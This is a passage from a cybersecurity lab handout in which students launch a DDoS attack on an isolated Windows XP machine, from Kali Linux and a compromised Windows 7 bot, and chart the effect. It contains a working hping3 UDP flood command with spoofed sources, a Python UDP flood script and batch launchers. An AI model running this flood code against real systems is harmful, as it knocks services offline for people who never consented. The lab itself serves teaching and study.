


23. Execute the below command to run the attack program (Loop batch file). Note that this attack is being conducted from the hacker machine (Kali Linux) via the bot (Windows 7).


Loop.bat




24. Go to the bot machine (Windows 7) and we can see the below window which means the loop batch file is executing and data packets are being sent to the victim machine (Windows XP).



25. As in step 22, go to the victim machine (Windows XP) and record the performance and network graphs. To record the graphs, open task manager by clicking control+Alt+delete or press Windows+R, then type "taskmgr", and then click "OK" or hit Enter.





Tasks:

2.Please provide the screenshot of successful upload of files at step 21.


3. Please provide the screenshot of data packets being sent at step 24.

4. Please provide the screenshot of performance and network graphs at step 22 and 25.


Part Three: Intensifies the DDoS attack by directly sending additional traffic from the hacker (Kali Linux) using hping3


26. Go to the hacker machine (Kali Linux) and open a new tab in terminal window and execute the following command.

hping3 -c 95000 -d 120 -S -w 64 -p 80 --udp --flood --rand-source 192.168.2.4



27. Go to the victim machine (Windows XP) and check the performance and network graphs. We can see there is a spike in graphs as there are more number of data packets coming to the network.





Tasks:


5.Please provide the screenshot of performance and network graphs at step 27.

Part Four: Stop DDoS attack.

28. Go to the hacker machine (Kali Linux), and type in the following command in meterpreter session to stop DDoS attack from the bot (Windows 7) to the victim (Windows XP).

```
C:\Users\Administrator\Desktop\DDOS>close.bat
close.bat

C:\Users\Administrator\Desktop\DDOS>taskkill/im cmd.exe
SUCCESS: Sent termination signal to the process "cmd.exe" with PID 2620.
```

29. Go to the victim machine (Windows XP) and check the performance and network graphs.
30. Go to the hacker machine (Kali Linux) and now stop the ping-based DDoS attack by closing the hping3 session by giving Ctrl+C command.



31. Go to Windows XP machine and check the performance and network graphs.

Tasks:

6. Please provide the screenshot of performance and network graphs at step 29.
7. Please provide the screenshot of performance and network graphs at step 31.
8. Please provide your analysis based on all the graphs.

Glossary:

DDOS:
DDoS stands for Distributed Denial of Service. It is a type of cyber attack where multiple compromised computers are used to flood a target system, such as a website or online service, with traffic in order to make it unavailable to its intended users. In a DDoS attack, the sheer volume of incoming traffic overwhelms the target's resources, causing it to become slow, unresponsive, or completely unavailable.

The "distributed" aspect of DDoS refers to the fact that the attack is orchestrated from multiple sources, often using a network of computers, known as a botnet, that have been infected with malware and are controlled by the attacker. This makes it challenging to mitigate the attack by simply blocking traffic from a single source.

DDoS attacks can be motivated by various reasons, including financial gain, revenge, political activism, or simply to disrupt the normal operation of a targeted system. Organizations often implement various security measures, such as firewalls and DDoS mitigation services, to defend against and mitigate the impact of DDoS attacks.

Hping:
Hping command-line tool used for network testing. Hping allows users to generate various types of ICMP, TCP, UDP, and RAW-IP packets, making it a versatile tool for network troubleshooting, security assessments, and penetration testing.

Hping is often used to test the reachability, latency, and packet loss of a network host, as well as to conduct more advanced tasks such as firewall testing and network reconnaissance. It's important to note that while hping has legitimate uses in network diagnostics and testing, its powerful capabilities can also be misused for malicious purposes. Always ensure that you have the necessary permissions and adhere to ethical and legal considerations when using such tools.

hping3 -c 95000 -d 120 -S -w 64 -p 80 --udp --flood --rand-source 192.168.2.4
hping3: The command itself, invoking the hping3 tool.
-c 95000: Specifies the number of packets to send (in this case, 95,000 packets).
-d 120: Sets the data size of each packet to 120 bytes.
-S: Indicates the use of TCP SYN packets.
-w 64: Sets the window size to 64.
-p 80: Specifies the destination port (in this case, port 80).
--udp: Indicates the use of UDP instead of TCP.
--flood: Flood mode, which sends packets as fast as possible without waiting for replies.
--rand-source: Uses random source addresses for the packets.
192.168.2.4: The target IP address.

This command is essentially flooding the target (192.168.2.4) with a large number of UDP packets (95,000) with a data size of 120 bytes each. The source addresses are randomized,

making it more challenging to filter or block the attack based on a single source. The specified target port is 80, which is commonly used for HTTP traffic.

Code:

Program 1: ddos.py (change ip to windows XP ip in the following code).

```
import sys
import os
import time
import socket
import random
#Code Time
from datetime import datetime
now = datetime.now()
hour = now.hour
minute = now.minute
day = now.day
month = now.month
year = now.year
###############
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
bytes = random._urandom(1490)
###############
os.system("clear")
os.system("figlet DDos Attack")
print
print "Performing DDOS Attack"
print
print "Author   : Dipen Bhuva"
print
print "Linkedin : https://www.linkedin.com/in/dipen-bhuva-21a296158/"
ip = str("IP OF WINDOWS XP")
port = int("139")
os.system("clear")
os.system("figlet Attack Starting")
print "[                  ] 0% "
time.sleep(5)
print "[=====             ] 25%"
time.sleep(5)
print "[==========        ] 50%"
time.sleep(5)
print "[===============     ] 75%"
time.sleep(5)
print "[====================] 100%"
time.sleep(3)
```

```
sent = 0
while True:
    sock.sendto(bytes, (ip,port))
    sent = sent + 1
    port = port
    print "Sent %s packet to %s throught port:%s"%(sent,ip,port)
    if port == 65534:
      port = 1
```

Program 2: DOS.bat

```
python ddos.py
pause
```

Program 3: Loop.bat

```
@ECHO off
SET /A a = 0
SET /A b = 10
 :top
 if %a%==%b% (
 echo qual
 ) else (
 SET /A a = %a%+1
 START dos.bat
 timeout 5
 GOTO top
)
Pause
```

Program 4: Close.bat

```
taskkill/im cmd.exe
```